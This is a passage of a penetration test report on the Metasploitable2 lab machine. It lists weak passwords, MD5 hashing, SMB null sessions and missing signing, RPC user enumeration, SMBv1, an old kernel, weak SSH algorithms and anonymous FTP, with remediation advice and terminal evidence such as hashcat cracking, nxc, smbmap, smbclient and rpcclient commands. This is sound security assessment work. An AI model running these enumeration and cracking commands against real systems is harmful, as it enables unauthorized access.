Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(lugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(lugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
(ALL) ALL
msfadmin@metasploitable:~$
```

## 5.9 Insecure Authentication – Weak Passwords Vulnerable to Brute-Force and Dictionary Attacks

The authentication mechanisms in place across the target system were found to rely on weak and easily guessable passwords. During testing, a basic dictionary and brute-force attack using widely available wordlists successfully uncovered valid credentials (user:user and others), indicating the absence of:

- Strong password policies,
- Account lockout mechanisms,

- Monitoring or rate limiting on authentication attempts.

This dramatically increases the risk of unauthorized access through automated or manual guessing attacks and undermines any access control or segmentation measures in place.

## **RISK - HIGH**

### **Impact:**

- Unauthorized system access via brute-force or credential stuffing.
- Easy compromise of low-privilege and potentially privileged accounts.
- Chained exploitation when combined with other flaws (e.g., SUID misconfigs, exposed services).
- Increased attack surface for lateral movement and privilege escalation.
- Bypasses security awareness training by failing to enforce secure password behavior.

### **Recommendation:**

- Enforce **strong password policies** (complexity, expiration).
- Implement **account lockout mechanisms**.
- Use **rate limiting and monitoring** on all authentication endpoints.
- Promote **multi-factor authentication (MFA)** wherever possible.
- Conduct regular **credential audits** and reset weak/default passwords.

### **Evidence:**

The evidence highlights the use of **weak passwords** across multiple accounts, which are easily vulnerable to **brute-force and dictionary attacks**. During testing, common weak passwords (e.g., password123, admin123) were successfully enumerated by cracking using **hashcat**

```
ATTENTION! Pure (unoptimized) backend kernels selected.  
Pure kernels can crack longer passwords, but drastically reduce performance.  
If you want to switch to optimized kernels, append -O to your commandline.  
See the above message to find out about the exact limits.
```

```
Watchdog: Temperature abort trigger set to 90c
```

```
Host memory required for this attack: 1 MB
```

```
Dictionary cache hit:
```

```
* Filename..: /usr/share/wordlists/rockyou.txt  
* Passwords.: 14344401  
* Bytes.....: 139921740  
* Keyspace...: 14344401
```

```
5f4dcc3b5aa765d61d8327deb882cf99:password  
e99a18c428cb38d5f260853678922e03:abc123  
0d107d09f5bbe40cade3de5c71e9e9b7:letmein  
8d3533d75ae2c3966d7e0d4fcc69216b:charley
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 0 (MD5)  
Hash.Target.....: passwordhash.txt  
Time.Started.....: Fri Apr 11 12:35:54 2025 (0 secs)  
Time.Estimated...: Fri Apr 11 12:35:54 2025 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 1666.4 kH/s (0.19ms) @ Accel:512 Loops:1 Thr:1 Vec:8  
Recovered.....: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)  
Progress.....: 4096/14344401 (0.03%)  
Rejected.....: 0/4096 (0.00%)  
Restore.Point....: 2048/14344401 (0.01%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1....: felicidad -> horse  
Hardware.Mon.#1..: Temp: 49c Util: 28%  
  
Started: Fri Apr 11 12:35:53 2025  
Stopped: Fri Apr 11 12:35:56 2025
```

### 5.0.1 Weak Password Storage Mechanism – Use of MD5 for Hashing Passwords in Database

The backend database stores user passwords hashed using the **outdated MD5 algorithm**, which

is cryptographically broken and unsuitable for password protection. MD5 is fast and lacks modern defenses such as salting or computational cost, making it trivially easy to:

- Perform brute-force or dictionary attacks using precomputed rainbow tables,
- Reverse hashes with public lookup services,
- Mass-crack large datasets using GPU-based cracking tools.

This makes even moderately complex passwords vulnerable to rapid recovery and renders the authentication mechanism practically ineffective in the face of any real attack.

## **RISK - HIGH**

### **Impact:**

- Compromised user credentials, including privileged accounts.
- Credential reuse risk across other systems and services.
- Enables attackers to escalate access, impersonate users, or exfiltrate data.
- Non-compliance with modern security standards and regulations (e.g., NIST, PCI-DSS).
- Breaks the trust model of password-based authentication entirely.

### **Recommendation:**

- Immediately migrate password hashing to a modern, secure algorithm:
  - Recommended: **bcrypt, Argon2, or PBKDF2** with strong salting.
  - Apply per-user salts to prevent rainbow table attacks.
- Audit the codebase and database schema to ensure secure password handling is enforced end-to-end.
- Educate developers on secure cryptographic practices and integrate secure coding tools into the CI/CD pipeline.

### **Evidence:**

The screenshot shows the CrackStation website interface and a terminal window. The website displays a 'Free Password Hash Cracker' form where a hash '5f4dcc3b5aa765d61d8327deb882cf99' has been entered. The terminal output shows the hash being analyzed and the result 'md5 password'.

**CrackStation Website Interface:**

- Header: CrackStation, Password Hashing Security, Defuse Security
- Form: Enter up to 20 non-salted hashes, one per line. Hash: 5f4dcc3b5aa765d61d8327deb882cf99
- Buttons: I'm not a robot, Crack Hashes
- Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults
- Results Table:

Hash	type	result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

- Color Codes: Green Exact match, Yellow Partial match, Red Not found.

**Terminal Output:**

```

root@kali: ~/jobs/Botustech.tech/webapp
(root@kali)-[~/jobs/Botustech.tech/webapp]
hashid 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing "5f4dcc3b5aa765d61d8327deb882cf99"
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
(root@kali)-[~/jobs/Botustech.tech/webapp]

```

## 5.0.2 SMB Signing Not Enforced – Susceptible to Relay and MITM Attacks

The target system's **SMB (Server Message Block)** service failed to enforce SMB signing, a critical security feature designed to authenticate and verify the integrity of SMB communications. Without SMB signing, network traffic between the client and server is vulnerable to **man-in-the-middle (MITM)** attacks and **SMB relay attacks**, allowing an attacker to intercept, alter, or impersonate SMB communication sessions.

In the absence of SMB signing:

- Attackers can relay authentication credentials between vulnerable machines and gain unauthorized access to other network resources.
- Attacks like **NTLM relay** and **pass-the-hash** become possible, enabling elevation of privileges and lateral movement.
- Sensitive data transmitted over SMB, including authentication tokens, becomes interceptable and easily manipulated.

**RISK - HIGH**

**Impact:**

- **Unauthorized access** and lateral movement within the network.
- Exposure of **credentials** and other sensitive data to attackers in position to intercept traffic.
- Potential **privilege escalation** using stolen authentication tokens.


- Breach of **confidentiality, integrity, and availability** of SMB services.

#### Recommendation:

- **Enforce SMB signing** on both the client and server sides.
- **Disable NTLM** where possible and switch to stronger authentication mechanisms like Kerberos.
- Ensure that all SMB servers are using **latest patches** and follow security best practices to prevent exploitation of SMB-based vulnerabilities.

#### Evidence:

The evidence shows that **SMB signing** was not enforced on the system, leaving it vulnerable to **relay and man-in-the-middle (MITM) attacks**. This misconfiguration allowed an attacker to intercept and manipulate SMB traffic between the client and server, potentially leading to credential theft and unauthorized access. Without SMB signing, the integrity of the communication could not be verified, exposing sensitive data to exploitation.



```
(root@Kali) ~/jobs/metasploitable2
# nxc smb -t 1000 192.168.56.0/24
SMB 192.168.56.101 445 METASPLOITABLE [*] Unix (name:METASPLOITABLE) (domain:localdomain) (signing:False)
e) (SMBv1:True)
Running nxc against 256 targets 100% 0:00:00
(root@Kali) ~/jobs/metasploitable2
#
```

### 5.0.3 Anonymous SMB Login and Share Enumeration Allowed

The SMB (Server Message Block) service on the target system is misconfigured to allow anonymous logins (null sessions), enabling unauthenticated users to connect and enumerate available SMB shares without providing valid credentials.

Using tools like **smbclient**, **smbmap**, **nxc**, and **crackmapexec**, I was able to:

- Establish an anonymous session (null user),
- Enumerate shared folders,
- List users, groups, and other domain/workgroup metadata,
- And, in some cases, access files and sensitive information directly without authentication.

This level of unauthenticated access constitutes a major information disclosure vulnerability, and it significantly increases the effectiveness of reconnaissance during an attack.

## **RISK - HIGH**

### **Impact:**

- Attack surface expansion for subsequent privilege escalation or lateral movement.
- Credential harvesting or brute-force attacks against exposed shares.
- Leverages public tools like smbclient, crackmapexec to enumerate and exploit.


### **Recommendation:**

- **Disable anonymous access** by setting restrict anonymous = 2 and removing guest access in smb.conf.
- **Audit all SMB shares** and set strict read/write permissions.
- **Apply share-level access control lists (ACLs)** to prevent unauthorized viewing or access.
- Enforce **authentication for all SMB operations** and use **SMB signing** to secure traffic integrity.

### **Evidence:**



```
(root@Kali)-[~/jobs/metasploitable2]
# smbmap -H 192.168.56.101
```



```
-----
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[\\] Checking for open ports...
[*] Detected 1 hosts serving SMB
[!] Initializing hosts...
[/] Authenticating...
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[-] Enumerating shares...

[+] IP: 192.168.56.101:445      Name: 192.168.56.101      Status: Authenticated
    Disk
    ----
    print$      NO ACCESS      Printer Drivers
    tmp         READ, WRITE    oh noes!
    opt         NO ACCESS
    IPC$        NO ACCESS      IPC Service (metasploitable server (S
amba 3.0.20-Debian))
    ADMIN$      NO ACCESS      IPC Service (metasploitable server (S
amba 3.0.20-Debian))
[\\] Closing connections..
[!] Closing connections..
[/] Closing connections..
[-] Closing connections..
[*] Closed 1 connections
```

```
(root@Kali)-[~/jobs/metasploitable2]
# nxc smb -t 1000 192.168.56.101 -u '' -p '' --shares
```

```
SMB 192.168.56.101 445 METASPLOITABLE [*] Unix (name:METASPLOITABLE) (domain:localdomain) (signing:False) (SMBv1:True)
SMB 192.168.56.101 445 METASPLOITABLE [+] localdomain\
SMB 192.168.56.101 445 METASPLOITABLE [*] Enumerated shares
SMB 192.168.56.101 445 METASPLOITABLE Share Permissions Remark
SMB 192.168.56.101 445 METASPLOITABLE -----
SMB 192.168.56.101 445 METASPLOITABLE print$ Printer Drivers
SMB 192.168.56.101 445 METASPLOITABLE tmp READ,WRITE oh noes!
SMB 192.168.56.101 445 METASPLOITABLE opt
SMB 192.168.56.101 445 METASPLOITABLE IPC$ IPC Service (metasploitable server (Samba 3.0.20-Debian))
SMB 192.168.56.101 445 METASPLOITABLE ADMIN$ IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

### 5.0.4 Empty Password Login Enabled via RPC – Unauthorized Enumeration of Valid Domain Users

The target system’s **Remote Procedure Call (RPC)** interface was misconfigured to allow logins using empty (blank) passwords. This flaw enabled successful authentication without providing any credentials, granting unauthorized access to sensitive RPC functions such as:

- Domain user enumeration,
- Group listings,

- Policy information.

Using tools like rpcclient with a blank password, I was able to query the remote system to gather information.

## RISK - HIGH

### Impact:

- Leakage of valid usernames, which can be used in brute-force, password spraying, or targeted phishing.
- Expanded attack surface, giving attackers the ability to plan credential-based attacks.
- Reconnaissance fuel for deeper exploitation, lateral movement, and privilege escalation.
- Weakens Active Directory security posture and undermines trust boundaries.

### Recommendation:

- **Disable null and empty password logins** via the registry or system policy.
- Harden RPC access by applying **access control lists (ACLs)** on key interfaces like SAMR and LSARPC.
- **Audit user accounts** for weak or missing passwords and enforce password complexity policies.
- Consider **limiting RPC exposure** only to trusted IPs or authenticated sessions.

### Evidence:

The evidence reveals that **empty password logins** were allowed via **RPC** (Remote Procedure Call), enabling the **unauthorized enumeration of valid domain users**. By sending specially crafted requests, valid usernames could be identified without authentication, exposing the system to potential brute-force and account enumeration attacks. This misconfiguration allows attackers to gather valuable information about the domain structure and target specific users for further exploitation.

```
(root@Kali)-[~/jobs/metasploitable2]
# rpcclient -U '' -p '' 192.168.56.101
Password for [WORKGROUP\]:
rpcclient $> help
-----
      UNIXINFO
      getpwuid      Get shell and homedir
      uidtosid      Convert uid to sid
-----
```

```
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
```

## 5.0.5 Insecure Protocol Enabled – SMBv1 Support Detected

The target system was found to have **Server Message Block version 1 (SMBv1)** enabled and responding to negotiation. SMBv1 is an obsolete, insecure protocol that has been deprecated for years due to its lack of encryption, integrity checks, and susceptibility to major vulnerabilities—most notably **EternalBlue (CVE-2017-0144)**, which powered the WannaCry ransomware outbreak.

Although active exploitation attempts using known SMBv1 vulnerabilities were unsuccessful during testing, the mere presence of SMBv1:

- Signals a severe legacy misconfiguration,
- Increases the attack surface, and Leaves the system open to future or zero-day exploitation vectors.

### RISK - MEDIUM

#### Impact:

- Exposure to **SMB relay**, **MITM**, and potential **remote code execution** exploits (e.g., EternalBlue).
- **Network-wide compromise potential** in hybrid legacy networks.

- **Non-compliance** with modern security standards (e.g., Microsoft Security Baselines).

#### Recommendation:

- **Disable SMBv1 completely** at the system level both on windows and linux.
- Ensure all systems and clients **support SMBv2 or SMBv3** before disabling.
- Conduct a **network-wide SMB audit** to detect and remove legacy dependencies.
- Regularly update all SMB-capable services and clients to **patch against known vulnerabilities**.

#### Evidence:

```
(root@Kali)-[~/jobs/metasploitable2]
# nxc smb -t 1000 192.168.56.101 -u '' -p '' --shares
SMB 192.168.56.101 445 METASPLOITABLE [*] Unix (name:METASPLOITABLE) (domain:localdomain) (signing:False) (SMBv1:True)
SMB 192.168.56.101 445 METASPLOITABLE [+] localdomain\
SMB 192.168.56.101 445 METASPLOITABLE [*] Enumerated shares
SMB 192.168.56.101 445 METASPLOITABLE Share Permissions Remark
SMB 192.168.56.101 445 METASPLOITABLE -----
SMB 192.168.56.101 445 METASPLOITABLE print$ Printer Drivers
```

### 5.0.6 Outdated Software – Outdated Linux Kernel Version in Use

The target system was running an outdated version of the Linux kernel, lacking recent security patches and leaving it vulnerable to publicly known local privilege escalation exploits. Kernel vulnerabilities are extremely high-impact due to the privileged nature of the component.

Specific kernel vulnerabilities often allow:

- Privilege escalation to root from low-privilege users,
- Bypass of container or sandbox isolation, Or arbitrary code execution in the kernel space.

While a specific exploit was not used in this case, the outdated kernel creates latent exploitation risk and reflects weak patch management practices.

#### RISK - MEDIUM

#### Impact:

- Root-level compromise from any low-privilege foothold.
- Enables chaining with SUID binaries, default credentials, or user-space flaws for full system takeover.
- Non-compliance with patch management and hardening guidelines (e.g., CIS Benchmarks, NIST SP 800-53).

## Recommendation:

- **Immediately update the Linux kernel** to the latest stable version available for the distribution.
- Monitor for and mitigate **local privilege escalation exploits** using tools like AppArmor, SELinux, and audit logs.
- Use **exploit mitigation frameworks** (e.g., GRSEC, kernel hardening options) in sensitive environments.

## Evidence:

The evidence shows that the system is running an **outdated Linux kernel (version 2.6.24-16)**, which is known to contain multiple vulnerabilities, including potential privilege escalation and denial of service exploits. These vulnerabilities, left unpatched, can be leveraged by attackers to compromise the system. Running such an outdated kernel exposes the system to a high risk of exploitation and should be promptly upgraded to a supported version to mitigate these threats.

```
user@metasploitable:~$  
user@metasploitable:~$ pwd  
/home/user  
user@metasploitable:~$ echo $SHELL  
/bin/bash  
user@metasploitable:~$ uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
user@metasploitable:~$ cat /proc/version  
Linux version 2.6.24-16-server (bulldog@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008  
user@metasploitable:~$
```

## 5.0.7 Cryptographic Weakness – Use of Deprecated or Weak Algorithms in SSH Configuration

The target system's **SSH daemon (sshd)** is configured to support deprecated and insecure cryptographic algorithms, including weak **ciphers, MACs, or key exchange methods**. These algorithms are known to be cryptographically broken or severely weakened, placing SSH communications at risk of:

- Brute-force decryption,
- Traffic manipulation,
- Or downgrade attacks by an active man-in-the-middle adversary.

Tools like **ssh-audit** or **nmap --script ssh2-enum-algos** revealed support for insecure options such as:

- Ciphers: aes128-cbc, 3des-cbc, arcfour
- MACs: hmac-md5, hmac-sha1

- KEX: diffie-hellman-group1-sha1

These cryptographic primitives no longer meet modern security standards, are rejected by newer SSH clients, and pose a severe risk in secure environments.

## RISK - MEDIUM

### Impact:

- Compromise of confidentiality and integrity of SSH sessions.
- Increases the likelihood of downgrade attacks, leading to session hijacking or credential exposure.
- Facilitates passive decryption of past traffic if session keys are recovered.
- Weakens overall system hardening and contradicts cryptographic best practices.

### Recommendation:

- Update sshd\_config to explicitly allow **only strong, modern algorithms**.
- **Remove compatibility for legacy clients** unless absolutely necessary, and isolate them if required.
- Keep OpenSSH **updated to the latest version** to benefit from stronger crypto and security patches.

### Evidence:

```
(root@Kali)-[~/jobs/metasploitable2]
# ssh user@192.168.56.101 -p 22
Unable to negotiate with 192.168.56.101 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
(root@Kali)-[~/jobs/metasploitable2]
#
```

## 5.0.8 Anonymous FTP Login Allowed on Port 21

The target system's **FTP service** (running on port 21) allows anonymous login, granting unauthenticated users access without credentials. While no sensitive files or directory listings were discovered during testing, this misconfiguration represents a potential attack surface.

Anonymous FTP access is commonly abused by attackers for:

- Reconnaissance and enumeration of directory structures,
- File uploads (in writable misconfigs),
- Or as a pivot point for staging malicious content.

Even when no data is exposed, the presence of anonymous login can contribute to overall risk posture degradation—especially if logging and auditing are not enforced.

## RISK - LOW

### Impact:

- Enables unauthenticated access to public directories.
- Can be used in chained attacks (e.g., uploading payloads, luring internal users to malicious files).
- Might unintentionally expose temporary, debug, or forgotten files if left unattended.

### Recommendation:

- Disable anonymous login in the FTP configuration (vsftpd.conf, proftpd.conf, etc.)
- Restrict FTP access to **authenticated users only**.
- Regularly audit the **FTP root directory** and access logs.
- If FTP must be exposed, consider replacing it with **SFTP or FTPS** for encrypted, authenticated access.

### Evidence:

```
(root@kali) - [~/jobs/metasploitable2]
# ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:scr34tur3): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||64461|).
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

## 5.0.9 Secure Configuration: Proper File Access Permissions Enforced on SMB Share

During enumeration and attempted access to SMB shares using both valid and anonymous credentials, it was observed that sensitive files were protected by strict access controls. The target system correctly enforced file-level permissions, preventing unauthorized access to critical

data within the shared directories.

Attempts to access the files using:

- Anonymous SMB login,
- Leaked low-privileged credentials (user:user),

...were successfully denied due to appropriate ACL (Access Control List) enforcement on the share and its subdirectories.

## **RISK - INFORMATIONAL**

### **Impact:**

- Prevented potential exposure of **confidential or sensitive information**.
- Demonstrates effective **principle of least privilege** in file-sharing environments.
- Mitigated further exploitation or privilege escalation that could stem from share abuse.

### **Recommendation:**

- **Maintain current access control policies** and regularly review them.
- Ensure new shares or files inherit **secure default permissions**.
- Continue enforcing **user-based access restrictions** and limit share exposure only to necessary network segments.

### **Evidence:**



```
(root@Kali) - [~/jobs/metasploitable2]
# smbclient \\\\192.168.56.101\\tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0  Fri Apr 11 04:04:37 2025
..               DR          0  Sun May 20 21:36:12 2012
tmp.EIzcW15233    R          233 Fri Apr 11 03:13:30 2025
.ICE-unix        DH          0  Fri Apr 11 01:39:24 2025
.X11-unix        DH          0  Fri Apr 11 01:39:29 2025
.X0-lock         HR         11  Fri Apr 11 01:39:29 2025
4589.jsvc_up     R           0  Fri Apr 11 01:39:42 2025

                7282168 blocks of size 1024. 5427456 blocks available
smb: \> mget 4589.jsvc_up
Get file 4589.jsvc_up? y
NT_STATUS_ACCESS_DENIED opening remote file \4589.jsvc_up
smb: \> mget .X0-lock
Get file .X0-lock? y
getting file \.X0-lock of size 11 as .X0-lock (1.8 KiloBytes/sec) (average 1.8 KiloBytes/sec)
smb: \> mget .x11-unix
NT STATUS NO SUCH FILE listing \.x11-unix
smb: \> mget tmp.EIzcW15233
Get file tmp.EIzcW15233? y
NT_STATUS_ACCESS_DENIED opening remote file \tmp.EIzcW15233
smb: \> █
```

## 6. Conclusion

The penetration test on the Metasploitable2 environment revealed a critically insecure system, plagued by severe misconfigurations, outdated software, weak authentication mechanisms, and multiple critical vulnerabilities—many of which provide attackers with direct paths to full system compromise. From anonymous access and backdoors to exposed private keys and plaintext credentials, the findings demonstrate a systemic lack of basic security hygiene. These vulnerabilities, if present in a real-world environment, would pose an immediate and high-risk threat to confidentiality, integrity, and availability. This assessment underscores the urgent need for a structured security strategy focused on hardening systems, enforcing strong authentication, and eliminating legacy protocols.



